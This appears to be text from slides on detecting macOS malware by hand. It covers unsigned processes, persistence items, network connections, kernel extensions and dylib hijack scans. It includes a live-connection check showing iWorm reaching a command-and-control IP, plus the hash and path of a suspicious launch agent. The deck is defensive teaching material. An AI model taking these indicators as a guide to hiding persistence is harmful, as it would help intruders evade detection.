
network access (LittleSnitch)



note: such tools do not attempt to directly detect malware per-se...

STEP 0x1: KNOWN MALWARE


any known malware running on your system



STEP 0x2: SUSPICIOUS PROCESSES

any unrecognized binaries running on your system?

“global search” for:



A screenshot of a Mac OS X-style application window titled "#unsigned". The search bar at the top has the text "#unsigned". Below it, a list shows one result: "javaVM (task: 8007) /Users/patrick/Downloads/javaVM.app/Contents/MacOS/javaVM". To the right of the list are three buttons: "virustotal", "info", and "show". A red box highlights the entire list area.

unsigned tasks

A screenshot of a Mac OS X-style application window titled "#nonapple". The search bar at the top has the text "#nonapple". Below it, a list shows four results, each preceded by a small icon: "Little Snitch Agent" (orange), "Little Snitch Daemon" (black), "Little Snitch Network Monitor" (red), and "Safari Helper" (grey). Each result includes its task ID and path. To the right of the list are three buttons: "virustotal", "info", and "show". A red box highlights the entire list area.

3rd-party tasks

STEP 0x3: SUSPICIOUS PERSISTENCE

any unrecognized binaries persisting on your system?

The screenshot shows the KnockKnock UI interface. On the left, a sidebar lists various persistence categories with their counts: Authorization Plugins (0), Browser Extensions (0), Cron Jobs (0), Kernel Extensions (2), Launch Items (5), Library Inserts (0), and Login Items (0). The main pane displays a list of persistence items:

- check-aliases (0)
- vmware-tools-daemon (0)
- UpdaterStartupUtility (0)
- vmware-tools-daemon (0)
- appleUpdater (1)

Details for the appleUpdater item are shown in a modal window:

appleUpdater
/Users/user/Library/Application Support/appleUpdater
/Users/user/Library/LaunchAgents/com.apple.updater.plist


File Information

hash: D64D38F43D7203173694384252A3F950 / 43A691923723B305E86E07655649624045CAC22
size: 167940 bytes
time: 2016-01-07 23:18:10 +0000 (created) / 2016-01-07 23:18:10 +0000 (modified)
list: /Users/user/Library/LaunchAgents/com.apple.updater.plist
sign: unsigned

A callout bubble points to the "sign: unsigned" field with the text "suspicious item".

KnockKnock; enum. persistence


suspicious item



g

STEP 0x4: NETWORK I/O

odd ports or unrecognized connections?



iWorm ('JavaW') listening for attacker connection

```
# sudo lsof -i | grep ESTABLISHED

apsd      75          root    TCP  172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
apsd      75          root    TCP  172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
JavaW    1184          root    TCP  172.16.44.128:49532->188.167.254.92:51667 (ESTABLISHED)
```

iWorm connected to c&c server

STEP 0x5: SUSPICIOUS KEXTS, HIJACKED DYLIBS, ETC.

countless other things to look for....

uncheck 'Show OS Kexts'

KextViewr

#nonapple

LittleSnitch (at.obdev.nke.LittleSnitch) /Library/Extensions/LittleSnitch.kext/Contents/MacOS/LittleSnitch	0/56	virustotal	info	show
BlockBlock (com.objectiveSee.kext.BlockBlock) /Library/Extensions/BlockBlock.kext/Contents/MacOS/BlockBlock	0/56	virustotal	info	show
Thunderbolt (com.apple.driver.thunderbolt) /Library/Extensions/Thunderbolt.kext/Contents/MacOS/Thunderbolt	?	virustotal	info	show

Show OS Kexts

any suspicious kernel extensions?

Objective-See

DHS

Start Scan

Hijacked Applications
total: 1

/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain
weak hijacker: /Applications/GPG Keychain.app/Contents/Frameworks/Libmacgpg.framework/Versions/B/Libmacgpg

Vulnerable Applications
total: 8

/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word
weak vulnerability: /Applications/Microsoft Office 2011/Microsoft Word.app/Contents/Frameworks/MsoUnitTest.fra.../MsoUnitTest

/Applications/Xcode.app/Contents/MacOS/Xcode
rpath vulnerability: /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/DVTFoundation

full scan? weak hijack detection?

